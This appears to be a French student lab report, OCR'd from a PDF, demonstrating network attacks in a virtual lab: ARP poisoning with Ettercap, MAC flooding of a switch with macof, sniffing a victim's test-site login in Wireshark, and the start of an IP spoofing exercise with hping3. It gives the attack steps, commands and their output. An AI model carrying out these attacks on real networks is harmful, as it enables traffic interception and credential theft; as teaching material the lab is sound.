
- Notre adresse mac : ether 08:00:27:95:bd:54
- Notre address ip : 10.0.2.15

Pour la partie d'exploitation on va utiliser Ettercap


On va configurer notre interface vers eth0




on active l'utile ettercap en cliquant sur le ✓



après on va cliquer sur **scan host** :




après on va lister les hoste en cliquant sur **Host List** :




on voit que l'adresse Mac de notre routeur : **52:54:00:12:35:00** l'address ip **10.0.2.1**


Aussi l'addresse ip et mac de notre machine victime : **10.0.2.6** et **08:00:27:33:36:A4**

D'abord on va associer le routeur avec target 1 et la machine victime avec target 2



et on va cliquer sur Arp poisoning pour activer l'attaque :






et on va lancer la commande arp -a :

on voit que l'adresse ip de routeur 10.0.2.1 lier avec la nouvelle adresse mac 08:00:27:c0:bd:54 c'est l'address mac de notre machine kali

D'abord la machine windows voit que le routeur avait une adresse mac 08:00:27:c0:bd:54 qui est en vérité l'adresse mac de la machine d'attaquant kali .

et voilà l'exploitation d'ARP poisoning est bien effectuée .



## 5 - MAC-Flooder :

On va appliquer l'attaque Mac Flooder, pour cela on va utiliser deux machine pour l'exploitation et un commutateur :

- machine windows : comme machine victime
- machine kali : comme machine d'attaque

On lance la commande `macof -i eth0`

```
(kali㉿kali)-[~]
$ sudo macof -i eth0
27:14:8f:5e:85:dc 15:4b:5c:14:bf:91 0.0.0.0.50581 > 0.0.0.0.20626: S 726592699:726592699(0) win 512
e1:1a:62:c:c8:b4 3e:97:92:55:a0:95 0.0.0.0.24267 > 0.0.0.0.4468: S 438139832:438139832(0) win 512
5a:f0:3b:14:57:84 63:64:1f:39:44:df 0.0.0.0.45082 > 0.0.0.0.28978: S 271343442:271343442(0) win 512
cf:51:c7:49:34:e2 2:9:7d:57:8:fb 0.0.0.0.26512 > 0.0.0.0.47497: S 1009036553:1009036553(0) win 512
f5:af:19:1:71:10 73:8d:f0:26:e0:9d 0.0.0.0.4227 > 0.0.0.0.34012: S 1221004958:1221004958(0) win 512
c4:42:5d:4b:fb:5b 5:80:aa:2a:a3:ab 0.0.0.0.25388 > 0.0.0.0.60249: S 27593096:27593096(0) win 512
2d:5f:26:10:c4:a6 e6:2e:f9:5:d2:cf 0.0.0.0.26734 > 0.0.0.0.2397: S 981903319:981903319(0) win 512
5:f8:f2:10:6d:93 6d:62:9f:7f:5b:bd 0.0.0.0.845 > 0.0.0.0.49616: S 443183759:443183759(0) win 512
f9:de:2f:9:1c:1b db:d0:d2:65:d8:92 0.0.0.0.44243 > 0.0.0.0.10733: S 1002447240:1002447240(0) win 512
4:74:93:8:9b:cc 72:b1:53:2d:77:b1 0.0.0.0.55883 > 0.0.0.0.1244: S 1585294194:1585294194(0) win 512
e1:70:96:65:e8:12 13:d1:3:7f:84:38 0.0.0.0.16545 > 0.0.0.0.21392: S 1375727925:1375727925(0) win 512
16:be:2c:70:5e:2b a0:41:16:27:f0:4 0.0.0.0.22238 > 0.0.0.0.60170: S 45110963:45110963(0) win 512
d8:d1:33:51:fa:d5 3d:81:84:7f:d2:1 0.0.0.0.33380 > 0.0.0.0.25022: S 1636581503:1636581503(0) win 512
58:b8:10:66:82:f8 e3:7b:59:23:7f:ee 0.0.0.0.28645 > 0.0.0.0.61863: S 839553286:839553286(0) win 512
b8:2a:8b:14:53:71 e4:ba:94:23:f9:a7 0.0.0.0.22384 > 0.0.0.0.11554: S 569075150:569075150(0) win 512
96:bd:b2:23:c5:aa df:2b:f0:5:a:a:62 0.0.0.0.65338 > 0.0.0.0.12027: S 393074835:393074835(0) win 512
55:c0:fa:7:a:6a:e d5:9:a:f4:7:e:8c:5a 0.0.0.0.18956 > 0.0.0.0.27854: S 2122956271:2122956271(0) win 512
8c:fe:5c:21:bb:fb 2:c:c1:43:3d:61:fe 0.0.0.0.6929 > 0.0.0.0.31526: S 630152263:630152263(0) win 512
9b:c0:5e:6b:1f:63 f5:40:9b:c:c9:32 0.0.0.0.49419 > 0.0.0.0.17508: S 1163125711:1163125711(0) win 512
1:a:eb:90:7a:72:e4 7a:ef:fb:4f:74:ff 0.0.0.0.51780 > 0.0.0.0.2316: S 193404327:193404327(0) win 512
77:33:b1:62:17:49 8:c:71:36:99:14 0.0.0.0.59724 > 0.0.0.0.57993: S 551157884:551157884(0) win 512
72:82:e2:2:4:f:cd 1:a:41:44:e5:d2 0.0.0.0.52493 > 0.0.0.0.16677: S 1937335383:1937335383(0) win 512
1d:92:14:60:7b:bd 42:47:62:13:a7:b1 0.0.0.0.60934 > 0.0.0.0.34613: S 967436549:967436549(0) win 512
34:de:be:2:f:d8:38 41:c5:a:1b:6d:90 0.0.0.0.13981 > 0.0.0.0.46781: S 1984369672:1984369672(0) win 512
23:95:be:c:a4:f d8:8:c:6:a:18:23:f0 0.0.0.0.912 > 0.0.0.0.12183: S 2022272504:2022272504(0) win 512
4:e:bc:7:a:69:b3:58 9:f:b5:3d:63:6d:80 0.0.0.0.39440 > 0.0.0.0.30818: S 1462765011:1462765011(0) win 512
22:b6:74:59:f5:ea b1:30:e7:44:e3:ef 0.0.0.0.6056 > 0.0.0.0.12800: S 318170832:318170832(0) win 512
4:a:a5:a:8:64:a:8:9b cb:c:0:0:0:70:36:af 0.0.0.0.54418 > 0.0.0.0.36701: S 266286046:266286046(0) win 512
1:c:83:a:2:67:86:69 9:b:da:2:c:39:9:c:83 0.0.0.0.55657 > 0.0.0.0.33795: S 757688668:757688668(0) win 512
1:e:33:a:5:d:1:c:26 96:ad:cc:73:5:b:6 0.0.0.0.63844 > 0.0.0.0.11689: S 962762084:962762084(0) win 512
7:b:db:24:74:ba:58 65:8:70:6:3:c:1 0.0.0.0.5474 > 0.0.0.0.56450: S 1771323500:1771323500(0) win 512
e5:b3:b2:63:bf:14 fe:da:a:6:7:60:ab 0.0.0.0.18820 > 0.0.0.0.61892: S 1123478948:1123478948(0) win 512
8:f:89:a:2:1:e:5:f:71 a3:73:82:12:95:49 0.0.0.0.26204 > 0.0.0.0.41248: S 169721777:169721777(0) win 512
a6:b6:a6:5d:6:f:19 14:c:3:c:8:a:4:22:23 0.0.0.0.15813 > 0.0.0.0.12301: S 1762330950:1762330950(0) win 512
39:d9:f2:2:f:e9:9 7:d:e6:6:16:d0:cb 0.0.0.0.63592 > 0.0.0.0.32461: S 1675797186:1675797186(0) win 512
9:a:8:a:3:c:54:d7:2e 58:91:a:9:fd:64 0.0.0.0.33059 > 0.0.0.0.24264: S 589250591:589250591(0) win 512
de:de:c:35:a:8:f7 a1:67:bf:7:c:9:21 0.0.0.0.14230 > 0.0.0.0.55409: S 563973499:563973499(0) win 512
4:e:bb:e:8:4:44:b8 4:b:98:85:1:b:bb:bc 0.0.0.0.53659 > 0.0.0.0.64637: S 1299913325:1299913325(0) win 512
72:e:10:17:be:c6 a2:53:75:33:e:4:b:0 0.0.0.0.515 > 0.0.0.0.11487: S 1354304915:1354304915(0) win 512
7:e:7:c:52:7:b:37:f2 99:ec:32:70:32:5:c 0.0.0.0.56125 > 0.0.0.0.52118: S 354958019:354958019(0) win 512
5:e:3b:20:3:a:23:10 64:77:37:4:b:4:f:29 0.0.0.0.4713 > 0.0.0.0.7802: S 318976044:318976044(0) win 512
bc:43:fe:32:b1:68 15:77:fb:49:d2:fd 0.0.0.0.32086 > 0.0.0.0.43673: S 1330104932:1330104932(0) win 512
f3:89:e:8:5:c:9:1 7:f:48:5:c:5:a:7:ec 0.0.0.0.25633 > 0.0.0.0.51436: S 1984968482:1984968482(0) win 512
e7:be:5:c:14:f:0:a:2 cc:49:64:7:a:df:95 0.0.0.0.56464 > 0.0.0.0.24233: S 829619734:829619734(0) win 512
d7:cf:22:9:43:a:6 66:37:c:51:a:9:a 0.0.0.0.34519 > 0.0.0.0.41325: S 833989102:833989102(0) win 512
b8:83:58:79:f:6:b 8d:72:72:3:f:ec:4:a 0.0.0.0.44231 > 0.0.0.0.15433: S 483675079:483675079(0) win 512
1:e:17:38:59:df:3:b 1e:4:c:6:d:30:86:b:4 0.0.0.0.17813 > 0.0.0.0.11856: S 392335537:392335537(0) win 512
5:d:2:b:4:b:e:81 7:c:82:e:5:18:83:56 0.0.0.0.34701 > 0.0.0.0.8688: S 1569489753:1569489753(0) win 512
67:34:c:e:f:6:5:d 62:2:d:4:e:21:73:f:4 0.0.0.0.37922 > 0.0.0.0.54697: S 1206688563:1206688563(0) win 512
a:0:50:43:5:f:75:d:3 fa:9:a:a:2:1:d:e:ad 0.0.0.0.30330 > 0.0.0.0.52625: S 1394795912:1394795912(0) win 512
```

après on exécute sur le commutateur la commande suivant: `show mac-ad`:

```
root@bt: ~ - Shell - Konsole <2>
Mac Address Table
-----
Vlan   Mac Address      Type      Ports
---  -----
16    0016.2c00.1ea6  DYNAMIC   Fa0/17
16    0018.39a3.09a8  DYNAMIC   Fa0/17
16    0030.c153.df6e  DYNAMIC   Fa0/17
16    0050.5480.1bf0  DYNAMIC   Fa0/17
20    0006.4926.cfe4  DYNAMIC   Fa0/20
20    000c.2953.b754  DYNAMIC   Fa0/20
20    0011.b27b.bc77  DYNAMIC   Fa0/20
20    001d.0930.5e54  DYNAMIC   Fa0/20
20    0023.329a.53b0  DYNAMIC   Fa0/23
20    0038.ad71.d523  DYNAMIC   Fa0/20
20    003a.4203.f83d  DYNAMIC   Fa0/20
20    003f.d17c.bab4  DYNAMIC   Fa0/20
20    0042.fe35.7cf2  DYNAMIC   Fa0/20
20    0049.f065.0e67  DYNAMIC   Fa0/20
20    004b.1501.0326  DYNAMIC   Fa0/20
20    0051.8b43.9638  DYNAMIC   Fa0/20
20    005f.ff5a.4c3d  DYNAMIC   Fa0/20
20    0063.b844.07f1  DYNAMIC   Fa0/20
20    0064.106a.84cd  DYNAMIC   Fa0/20
20    0073.e657.cc8e  DYNAMIC   Fa0/20
20    007e.5c3a.5797  DYNAMIC   Fa0/20
20    0082.af59.b426  DYNAMIC   Fa0/20
20    009f.c273.4134  DYNAMIC   Fa0/20
20    00ae.806f.c934  DYNAMIC   Fa0/20
20    00b3.a568.a6a1  DYNAMIC   Fa0/20
20    00bc.b21a.48ab  DYNAMIC   Fa0/20
20    00bd.1020.b3c0  DYNAMIC   Fa0/20
20    00bf.bf27.0e74  DYNAMIC   Fa0/20
20    00c2.5a10.2f76  DYNAMIC   Fa0/20
20    00c3.196a.213a  DYNAMIC   Fa0/20
20    00cd.d860.9c33  DYNAMIC   Fa0/20
20    00ce.b366.900c  DYNAMIC   Fa0/20
20    00cf.390f.22b0  DYNAMIC
```

On a vu qu' il y a un grand nombre d'adresses mac aléatoires .

On essaie de rejoindre un site avec la machine de windows (machine victime)

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

**search art**  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

If you are already registered please enter your login information below:

Username :   
Password :

You can also [signup here](#).  
Signup disabled. Please use the username **test** and the password **test**.

on ouvre le wireshark et on voit que le commutateur envoie les paquet de reply à tous les adresses mac qui est dans la table de commutateur

No.	Time	Src	Dest	Protocol	Length	Info
37	13.727945593	19.0.2.6	44.228.249.3	HTTP	432	GET /login.php HTTP/1.1
45	14.042954833	44.228.249.3	10.0.2.6	HTTP	1482	HTTP/1.1 200 OK (text/html)
61456	59.955435110	10.0.2.6	13.33.93.111	OCSP	568	Request
61467	60.135481250	13.33.93.111	10.0.2.6	OCSP	1059	Response
62574	63.208128280	10.0.2.6	44.228.249.3	HTTP	615	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
63011	63.531203670	10.0.2.6	44.228.249.3	HTTP	390	HTTP/1.1 302 Found (text/html)
63613	63.53324651	10.0.2.6	44.228.249.3	HTTP	482	GET /login.php HTTP/1.1
63651	63.831049548	10.0.2.6	44.228.249.3	HTTP	1402	HTTP/1.1 200 OK (text/html)
63837	73.422631742	10.0.2.6	44.228.249.3	HTTP	611	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
63853	73.694958119	44.228.249.3	10.0.2.6	HTTP	114	HTTP/1.1 200 OK (text/html)
2574	1143.5912612	10.0.2.6	44.228.249.3	HTTP	638	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
2574	1143.5912612	10.0.2.6	44.228.249.3	HTTP	123	HTTP/1.1 200 OK (text/html)

Frame 63837: 640 bytes on wire (4888 bits), 611 bytes captured (4888 bits) on interface eth0, id 0 (Ethernet II, Src: PcsCompu\_95:bd:54 (00:0c:29:73:7d:7f), Dst: PcsCompu\_95:bd:54 (00:0c:29:73:7d:54))  
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 44.228.249.3  
Transmission Control Protocol, Src Port: 49850, Dst Port: 80, Seq: 1986, Ack: 6049, Len: 557  
HyperText Transfer Protocol  
- HTML Form URL Encoded: application/x-www-form-urlencoded  
  + Form item: "uname" = "test"  
  + Form item: "pass" = "test"

et voilà l'exploitation de Mac Flooder est bien effectuée.

## 6 - IP spoofing :

Nous allons démontrer une attaque IP Spoofing en utilisant hping3, nous enverrons des requêtes ping à un système cible, mais ensuite nous tromperons le système cible pour qu'il réponde à un autre système en usurpant notre adresse IP :

- nous allons explorer la table du routage du routeur : **route -n**
- vérifions notre adresse IP de notre machine : **ifconfig (eth0)**

```
(kali㉿kali)-[~]
$ route -n
Kernel IP routing table
Destination      Gateway         Genmask        Flags Metric Ref  Use Iface
0.0.0.0          192.168.1.1   0.0.0.0        UG    100    0      0 eth0
172.17.0.0       0.0.0.0       255.255.0.0   U     0      0      0 docker0
192.168.1.0      0.0.0.0       255.255.255.0 U     100    0      0 eth0

(kali㉿kali)-[~]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
      inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:51:4d:89:c2  txqueuelen 0  (Ethernet)
          RX packets 0  bytes 0 (0.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 0  bytes 0 (0.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.13  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe95:bd54  prefixlen 64  scopeid 0x20<link>
